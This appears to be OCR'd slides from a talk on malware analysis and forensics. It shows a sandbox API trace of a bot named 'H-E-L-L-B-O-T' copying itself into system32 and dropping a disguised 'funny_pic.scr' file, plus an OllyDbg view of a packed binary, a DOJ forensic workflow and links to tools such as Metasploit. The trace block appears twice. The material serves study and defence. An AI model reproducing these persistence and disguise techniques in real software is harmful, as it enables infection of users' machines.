
Analyzing file: **document.exe.**

MD5 Sum: bc3dedd6c1b968d295a484229d504a15

⚠ Warning: Folder already exists! File was previously analyzed?

File saved as: **bc3dedd6c1b968d295a484229d504a15/document.exe**

```
0009:Call KERNEL32.CreateMutexA(00000000,00000000,004141f0 "H-E-L-L-B-O-T") ret=00408cac

0009:Call KERNEL32.CopyFileA(0032f150 "C:\\bc3dedd6c1b968d295a484229d504a15\\document.exe",0032f250
"C:\\windows\\system32\\msmgrxp.exe",00000000) ret=00408dc5

trace:file:CopyFileW L"C:\\bc3dedd6c1b968d295a484229d504a15\\document.exe" ->
L"C:\\windows\\system32\\msmgrxp.exe"

trace:file:CreateFileW L"C:\\bc3dedd6c1b968d295a484229d504a15\\document.exe" GENERIC_READ FILE_SHARE_READ
FILE_SHARE_WRITE  creation 3 attributes 0x0

trace:file:CreateFileW L"C:\\windows\\system32\\msmgrxp.exe" GENERIC_WRITE FILE_SHARE_READ FILE_SHARE_WRITE  creation 2
attributes 0x20

0009:Call KERNEL32.CreateProcessA(00000000,0032f250
"C:\\windows\\system32\\msmgrxp.exe",00000000,00000000,00000001,00000028,00000000,00000000,0032f0cc,0032f0bc)
ret=00408e77

0018:Call KERNEL32.CreateMutexA(00000000,00000000,004141f0 "H-E-L-L-B-O-T") ret=00408cac

0018:Call KERNEL32.CopyFileA(0033f150 "C:\\windows\\system32\\msmgrxp.exe",004141d8 "C:\\funny_pic.scr",00000000)
ret=00408e9a

trace:file:CopyFileW L"C:\\windows\\system32\\msmgrxp.exe" -> L"C:\\funny_pic.scr"

trace:file:CreateFileW L"C:\\windows\\system32\\msmgrxp.exe" GENERIC_READ FILE_SHARE_READ FILE_SHARE_WRITE  creation 3
attributes 0x0

trace:file:CreateFileW L"C:\\funny_pic.scr" GENERIC_WRITE FILE_SHARE_READ FILE_SHARE_WRITE  creation 2 attributes 0x20
```



Malware analysis

Analyzing file: **document.exe.**

MD5 Sum: bc3dedd6c1b968d295a484229d504a15


⚠ Warning: Folder already exists! File was previously analyzed?

File saved as: **bc3dedd6c1b968d295a484229d504a15/document.exe**

```
0009:Call KERNEL32.CreateMutexA(00000000,00000000,004141f0 "H-E-L-L-B-O-T") ret=00408cac

0009:Call KERNEL32.CopyFileA(0032f150 "C:\\bc3dedd6c1b968d295a484229d504a15\\document.exe",0032f250
"C:\\windows\\system32\\msmgrxp.exe",00000000) ret=00408dc5

trace:file:CopyFileW L"C:\\bc3dedd6c1b968d295a484229d504a15\\document.exe" ->
L"C:\\windows\\system32\\msmgrxp.exe"

trace:file:CreateFileW L"C:\\bc3dedd6c1b968d295a484229d504a15\\document.exe" GENERIC_READ FILE_SHARE_READ
FILE_SHARE_WRITE  creation 3 attributes 0x0

trace:file:CreateFileW L"C:\\windows\\system32\\msmgrxp.exe" GENERIC_WRITE FILE_SHARE_READ FILE_SHARE_WRITE  creation 2
attributes 0x20

0009:Call KERNEL32.CreateProcessA(00000000,0032f250
"C:\\windows\\system32\\msmgrxp.exe",00000000,00000000,00000001,00000028,00000000,00000000,0032f0cc,0032f0bc)
ret=00408e77

0018:Call KERNEL32.CreateMutexA(00000000,00000000,004141f0 "H-E-L-L-B-O-T") ret=00408cac

0018:Call KERNEL32.CopyFileA(0033f150 "C:\\windows\\system32\\msmgrxp.exe",004141d8 "C:\\funny_pic.scr",00000000)
ret=00408e9a

trace:file:CopyFileW L"C:\\windows\\system32\\msmgrxp.exe" -> L"C:\\funny_pic.scr"

trace:file:CreateFileW L"C:\\windows\\system32\\msmgrxp.exe" GENERIC_READ FILE_SHARE_READ FILE_SHARE_WRITE  creation 3
attributes 0x0

trace:file:CreateFileW L"C:\\funny_pic.scr" GENERIC_WRITE FILE_SHARE_READ FILE_SHARE_WRITE  creation 2 attributes 0x20
```

Manual Testing tools:

- Hex Editors
- Disassembler - IDA Pro
- Debugger - Ollydbg
- Search Engine


OllyDbg - l7s1.bin - [CPU - main thread, module l7s1]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
ogram entry point

```
00411DF0  $ 60             PUSHAD
00411DF1  . BE 00C04000    MOV ESI,l7s1.00
00411DF6  . 8DBE 0050FFFF  LEA EDI,DWORD P
00411DFC  . 57             PUSH EDI
00411DFD  .⌄EB 0B          JMP SHORT l7s1.
00411DFF    90             NOP
00411E00  > 8A06           MOV AL,BYTE PTR
00411E02  . 46             INC ESI
00411E03  . 8807           MOV BYTE PTR DS
00411E05  . 47             INC EDI
00411E06  > 01DB           ADD EBX,EBX
00411E08  .⌄75 07          JNZ SHORT l7s1.
00411E0A  > 8B1E           MOV EBX,DWORD P
```


```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90EB94 ntdll.
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C910738 ntdll.

EIP 00411DF0 l7s1.<

C 0   ES 0023 32bit
P 1   CS 001B 32bit
```

```
Address   ASCII dump
00412000  ..............D ▯.( ▯..
00412020  ........w▯€| -€|Đ▯€|Q
00412040  ....KERNEL32.DLL..Loa
00412060  GetProcAddress..Virtu
00412080  VirtualAlloc..Virtual
004120A0  Process..............
004120C0  .....................
004120E0  .....................
00412100  .....................
00412120  .....................
00412140  .....................
```

```
0012FFC4  7C816FD7  RETURN to ke
0012FFC8  7C910738  ntdll.7C910
0012FFCC  FFFFFFFF
0012FFD0  7FFD4000
0012FFD4  80543FFD
0012FFD8  0012FFC8
0012FFDC  818C6600
0012FFE0  FFFFFFFF  End of SEH
0012FFE4  7C839AA8  SE handler
0012FFE8  7C816FE0  kernel32.7C
0012FFEC  00000000
0012FFF0  00000000
```

Trace, Analysis and Apprehend:

www.justice.gov/criminal/cybercrime/forensics_chart.pdf



PREPARATION / EXTRACTION

1

Start

Wait for resolution.

Does request contain sufficient information to start this process?

No

Coordinate with Requester to Determine next step.

Yes

Setup and validate forensic hardware and software; create system configuration as needed.

Integrity not OK

Return package to Requester.

Duplicate and verify integrity of "Forensic Data"?

Integrity OK

Organize / Refine forensic request and select forensic tools.

Extract data requested

Add Extracted data to "**Prepared /Extracted Data List**".

Yes

Is there more "**Data Search Lead**" for processing?

Mark "**Data Search Lead**" processed on "**Data Search Lead List**".

No

Start "**IDENTIFICATION**".

IDENTIFICATION

2

Start

Is there Unprocessed data in the "**Prepared/Extracted Data List**"?

No

Yes

What type of item is it.

Data relevant to the forensic request

Document this item and all relevant meta data and attributes on "**Relevant Data List**".

Incriminating Information outside scope of the warrant

If item can generate new "**Data Search Leads**", document new leads to "**Data Search Lead List**".

If new "**Data Search Lead**" is generated, Start "**PREPARATION / EXTRACTION**".

Data NOT relevant to forensic request

If item or discovered information can generate "**New Source of Data**", document new lead on "**New Source of Data Lead List**".

If "**New Source of Data Lead**" generated, Start "**OBTAINING & IMAGING FORENSIC DATA**".

Stop! Notify appropriate personnel; wait for instruction

Consider Advising Requester of initial findings

Mark item processed on "**Prepared/Extracted Data List**".

If there is data for analysis, Start "**ANALYSIS**"

ANALYSIS

3

Start

Is there data for analysis/more data analysis needed?

No

Yes

Who/What
- Who or what application created, edited, modified, sent, received, or caused the file to be?
- Who is this item linked to and identified with?

Where
- Where was it found? Where did it come from?
- Does it show where relevant events took place?

When
- When was it created, accessed, modified, received, sent, viewed, deleted, and launched?
- Does it show when relevant events took place?
- Time Analysis: What else happened on the system at same time? Were registry keys modified?

How
- How did it originate on the media?
- How was it created, transmitted, modified and used?
- Does it show how relevant events occurred?

Associated Artifacts and Metadata
- Registry entries.
- Application/system logs.

Other Connections
- Do the above artifacts and metadata suggest links to any other items or events?
- What other correlating or corroborating information is there about the item?
- What did the user do with the item?

Identify any other information that is relevant to the forensic request.

Use timeline and/or other methods to document findings on "**Analysis Results List**".

If item or discovered information can generate new "**Data Search Leads**", document new leads to "**Data Search Lead List**".

If new "**Data Search Leads**" generated, Start "**PREPARATION / EXTRACTION**".

If item or discovered information can generate "**New Source of Data**", document new lead on "**New Source of Data Lead List**".


If "**New Source of Data Lead**" generated, Start "**OBTAINING & IMAGING FORENSIC DATA**".

Mark "**Relevant Data**" item processed on "**Relevant Data List**".

Start "**FORENSIC REPORTING**" to Document Findings.

Return On Investment (Determine when to stop this process. Typically, after enough evidence is obtained for prosecution, the value of additional forensic analysis diminishes.)

www.cybercrime.gov



Computer Crime & Intellectual Property Section

United States Department of Justice

Computer Crime & Intellectual Property Section

Latest Press Releases

- Former Employee of Bristol-myers Pleads Guilty to Theft of Trade Secrets (November 5, 2010)
- 30-Month Sentence For Bot Nets Used To Obtain Information From Other Computer Systems (November 4, 2010)
- Texas Man Who Was Part of Father and Son Team of Pirated Software Sellers Sentenced to 18 Months in Prison (October 29, 2010)
- Virginia Information Technology Director Sentenced to 27 Months in Prison for Hacking Former Employer's Website (October 29, 2010)
- 41-Month Prison Sentence for Importing Chinese-Made Counterfeit Exercise Gear and Bribing Customs Official (October 25, 2010)
- Nigerian National Sentenced to 102 Months in Prison for Role in Airline Ticket Scam (October 22, 2010)
- Former Dupont Chemist Sentenced to 14 Months Imprisonment for Stealing Dupont Trade Secrets (October 21, 2010)
- Computer Specialist Pleads Guilty to Securities Fraud Committed through Hacking, Botnets, Spam and Market Manipulation (October 20, 2010)

Wayne Burke:
wburke@sequrit.org

Thanks for listening ☺

EC-Council

Reference Free Tools:

- http://www.social-engineering.org
- http://www.metasploit.org
- http://www.secmaniac.com
- http://www.backtrack-linux.org
- http://www.caine-live.net